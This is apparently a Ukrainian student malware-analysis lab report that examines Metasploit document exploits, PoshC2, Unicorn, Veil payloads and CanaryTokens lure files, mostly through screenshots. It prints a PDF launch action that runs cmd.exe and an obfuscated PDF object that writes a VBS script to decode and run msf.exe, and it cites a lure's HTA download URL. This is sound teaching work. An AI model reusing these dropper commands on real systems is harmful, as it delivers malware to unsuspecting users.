ЗВОРОТНА РОЗРОБКА ТА АНАЛIЗ ШКIДЛИВОГО ПРОГРАМНОГО ЗАБЕЗПЕЧЕННЯ

Лабораторна робота №7

**Дослiдiть зразки:**

**– Metasploit**

**∗ exploit/windows/fileformat/office\_word\_hta**

**∗ exploit/windows/fileformat/adobe\_pdf\_embedded\_exe**

**∗ exploit/windows/fileformat/adobe\_pdf\_embedded\_exe\_nojs**

**∗ payload/cmd/windows/download\_exec\_vbs**

**– PoshC2**

**∗ dropper\_cs.exe**

**∗ ReflectiveDLL для CLR та С#**

**– Nishang**

**∗ Результати роботи Client/Out-\*.ps1**

**– unicorn**

**∗ PS Down/Exec**

**– Veil**

**∗ lua/shellcode\_inject/flat.py**


**∗ ruby/shellcode\_inject/base64.py**


**• Завдання – за допомогою [161] створiть приманки Microsoft Word Document та Acrobat Reader PDF Document. Знайдiть елементи, що використовуються для витоку iнформацiї. Що саме вiдправляється на вiддалений сервер?**


**• Проаналiзуйте код файлу .jse у зразку з роздiлу 7.3.4. Розшифруйте base64-кодованi рядки у масивi a.**

1. Запустимо сервер та переглянемо вміст файлу












В секції objdata бачимо шістнадцяткове представлення тексту, після конвертації отримуємо ip адресу серверу(<http://192.168.254.133:8080/default.hta>)



- exploit/windows/fileformat/adobe\_pdf\_embedded\_exe






Бачимо наступний фрагмент коду:

<</S/Launch/Type/Action/Win<</F(cmd.exe)/D(c:\\windows\\system32)/P(/Q /C %HOMEDRIVE%&cd %HOMEPATH%&(if exist "Desktop\\template.pdf" (cd "Desktop"))&(if exist "My Documents\\template.pdf" (cd "My Documents"))&(if exist "Documents\\template.pdf" (cd "Documents"))&(if exist "Escritorio\\template.pdf" (cd "Escritorio"))&(if exist "Mis Documentos\\template.pdf" (cd "Mis Documentos"))&(start template.pdf), який запускає командний рядок та виконує шкідливі команди

- exploit/windows/fileformat/adobe\_pdf\_embedded\_exe\_nojs




5 0 obj<</Typ#65/#41c#74io#6e/#53/#4c#61u#6e#63h/#57#69n << /F (cmd.exe) /P (/C echo Set o=CreateObject^("Scripting.FileSystemObject"^):Set f=o.OpenTextFile^("evil.pdf",1,True^):f.SkipLine:Set w=CreateObject^("WScript.Shell"^):Set g=o.OpenTextFile^(w.ExpandEnvironmentStrings^("%TEMP%"^)+"\\msf.exe",2,True^):a=Split^(Trim^(Replace^(f.ReadLine,"\\x"," "^)^)^):for each x in a:g.Write^(Chr^("&h" ^& x^)^):next:g.Close:f.Close > 1.vbs && cscript //B 1.vbs && start %TEMP%\\msf.exe && del /F 1.vbs


Бачимо шматок коду, який створює "Scripting.FileSystemObject" для роботи з файловою системою, створює CreateObject("WScript.Shell") для виклику командного файлу та скрипт 1.vbs для запуску шкідливого коду

**– PoshC2**

**∗ dropper\_cs.exe**

****

****


****


бачимо ip адресу та порт


****


**Unicorn**


****

****


****

****

****


також згенерувався файл powershell\_attack.txt, скопіюємо його вміст в unicorn.ps1 на машині windows та запустимо


отримуємо з’єднання

****


**Veil**

**lua/shellcode\_inject/flat.py**


****

****


подивимось файл Veil/tools/evasion/payloads/lua/shellcode\_inject/flat.py

****

**ruby/shellcode\_inject/base64.py**



в згенерованому файлі бачимо base64




спробуємо розшифрувати





**2. Однiєю з можливостей засобiв доставки на основi офiсних документiв є збiр статистики про цiльову систему. Вiдкриття спецiальним чином сформованого документа з посиланнями на зовнiшнi ресурси може привести до запиту на контрольований зловмисником сервер. У випадку HTTP запит може мiстити iнформацiю про версiю програмного забезпечення у цiльовiй системi (User-Agent), а також свiдчить про активнiсть користувача – документ був вiдкритий. Приклад реалiзацiї – Microsoft Word Intruder з модулем MWISTAT [158, 159]. Крiм ШПЗ подiбнi технологiї застосовуються для вiдслiдковування витокiв iнформацiї та в якостi раннього сповiщення про атаки. Спецiально сформований документ, розмiщений в корпоративнiй мережi, у разi необережного поводження зловмисника може повiдомити службу безпеки про атаку. Приклад реалiзацiї – CanaryTokens [160, 161, 162].**


**Завдання – за допомогою [161] створiть приманки Microsoft Word Document та Acrobat Reader PDF Document. Знайдiть елементи, що використовуються для витоку iнформацiї. Що саме вiдправляється на вiддалений сервер?**

****

Створюємо токен, завантажуємо та розархівовуємо


****


****


****

Код містить команду INCLUDEPICTURE, яка використовується для завантаження зображення за вказаним URL(<http://canarytokens.com/about/4gjgaxhme1znl7y96rrpwrang/index.html>)

Однак при доступі до цього URL деяка інформація може передаватися на віддалений сервер








Бачимо фрагмент з адремою canarytokens

